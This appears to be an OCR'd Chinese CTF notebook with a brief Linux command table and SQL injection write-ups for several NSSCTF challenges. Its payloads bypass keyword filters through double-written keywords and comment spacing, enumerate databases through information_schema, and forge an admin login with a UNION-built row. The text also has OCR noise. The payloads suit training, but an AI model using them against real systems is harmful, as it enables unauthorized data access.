

logo语言



遇到不会的东西，建议先用英文搜。

zip

hashcat：爆破rar文件。 crc32



序号	命令	对应英文	作用
01	ls	list	查看当前文件夹下的内容
02	pwd	print wrok directory	查看当前所在文件夹
03	cd [目录名]	change directory	切换文件夹
04	touch [文件名]	touch	如果文件不存在，新建文件
05	mkdir [目录名]	make directory	创建目录
06	rm [文件名]	remove	删除指定的文件名
07	clear	clear	清屏


取证

volatility diskgenius Elcomsoft

SQL题

[SWPUCTF 2022 新生赛]ez_sql

http://node5.anna.nssctf.cn:22882/?nss=1'--+ http://node5.anna.nssctf.cn:22882/?nss=1'/**/and/**/1=1--+ 在URL上尝试了很多次，没有结果后，开始在post中输入：nss=1




尝试后发现两个flag都不对

```
nss=-1' union select (select database()) --+
```

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'select(selectdatabase())' LIMIT 0,1' at line 1

nss=1 and 1=1 nss=1 and 1=2 没有回显，发现and被过滤 nss=1 aandnd 1=1 nss=1 aandnd 1=2 都正常回显 nss=1' aandnd 1=1# 报错空格被过滤 双写and `nss=1'/**/aandnd/**/1=1#` 正常 `nss=1'/**/order/**/by/**/3#` 报错：`You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'der/**/by/**/3#' LIMIT 0,1' at line 1` 发现or被过滤 nss=1'**//group//**by**//3#** **nss=1'//**group**//**by**//4#** 3正常回显，4报错说明共3行 nss=1'**//union//**select/**/1，database(),3#** **报错：You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'select/**/**1，database(),3#' LIMIT 0,1' at line 1** 发现union被过滤 双写union nss=-1'**//uunionnion//**select/**/1，database(),3#** **nss=-2'//**uunionnion/**/select//**1，database(),3# 返回：Invalid utf8 character string: '1\xEF'分析发现是因为输入的时候逗号用成了中文 正常回显应该是：




尝试nss=2，因为输入2是无回显 nss=2'**//uunionnion//**select/**/1,database(),3# 得到：Flag: NSS_db This is true flag: 3


```
nss=2'/**/uunionnion/**/select/**/1,group_concat(table_name),3/**/from/**/infoorrm
ation_schema.tables/**/where/**/table_schema='NSS_db'#
```

查看当前数据库的表名 Flag: NSS_tb,users

```
nss=2'/**/uunionnion/**/select/**/1,group_concat(table_name),3/**/from/**/infoorrm
ation_schema.columns/**/where/**/table_name='NSS_tb'#
```




```
nss=2'/**/uunionnion/**/select/**/1,group_concat(table_name),3/**/from/**/infoorrm
ation_schema.columns/**/where/**/table_name='users'#
```




```
   nss=2'
uunionnion/**/select/**/1,database(),group_concat(column_name)/**/from/**/infoorrm
ation_schema.columns/**/where/**/table_schema='NSS_db'/**/aandnd/**/table_name='NS
S_tb'#
```

查看所有字段

```
依次查看过所有数据库后没有任何发现，尝试用  nss=2'
ununionion/**/select/**/1,Secr3t,flll444g/**/from/**/NSS_tb#
```

查看当前数据库的NSS_tb表


```
nss=2' ununionion/**/select/**/1,Secr3t,flll444g/**/from/**/NSS_tb#
```

NSSCTF{76a480aa-07fc-4712-984f-34e6fc173b30} 发现上面的 nss=2'/**/uunionnion/**/select/**/1,group_concat(table_name),3/**/from/**/infoorrmation_schema.columns/**/where/**/table_name='NSS_tb'#**无法查出正确的字段，分析后发现，group_concat(table_name)应该是group_concat(column_name)**
nss=2'//**uunionnion/**/select/**/**1,group_concat(column_name),3/**/from/**/**infoorrmation_schema.columns/**/where/**/table_name='NSS_tb'#

[第五空间 2021]yet_another_mysql_injection

账号
密码
登录

输入发现显示sonmething wrong或者hacker



http://node4.anna.nssctf.cn:28601/index.php/?source 通过这段代码可以知道，我们需要传入username和password两个值，然后在经过password检验的时候会到达checkSql函数，而且这个函数过滤掉了大部分常用的sql注入关键词 看过别人写的脚本后，发现这题其实可以暴力破解，就是密码太长，用工具会很慢，建议用脚本
注意：工具和脚本同事爆破的话会导致脚本无法访问网络！！！！！

[GXYCTF 2019]BabySqli

admin

password

登录

wrong pass!

解码得select * from user where username = '$name' 所以：可以对name进行注入 admin' and 1=1#

do not hack me!

union

有这样一个特性 如果查询不到的话会直接构建一个虚拟数据

```
name='union select 1,‘admin’,‘c4ca4238a0b923820dcc509a6f75849b’%23&pw=1
c4ca4238a0b923820dcc509a6f75849b
```

```
name='union select 1,'admin','c4ca4238a0b923820dcc509a6f75849b'%23&pw=1
```

NSSCTF {be5a49a2-2321-447c-8c7f-c54ec90856f2} 注意：不同的界面得到的东西不同，没头绪时可以切换多个页面进行尝试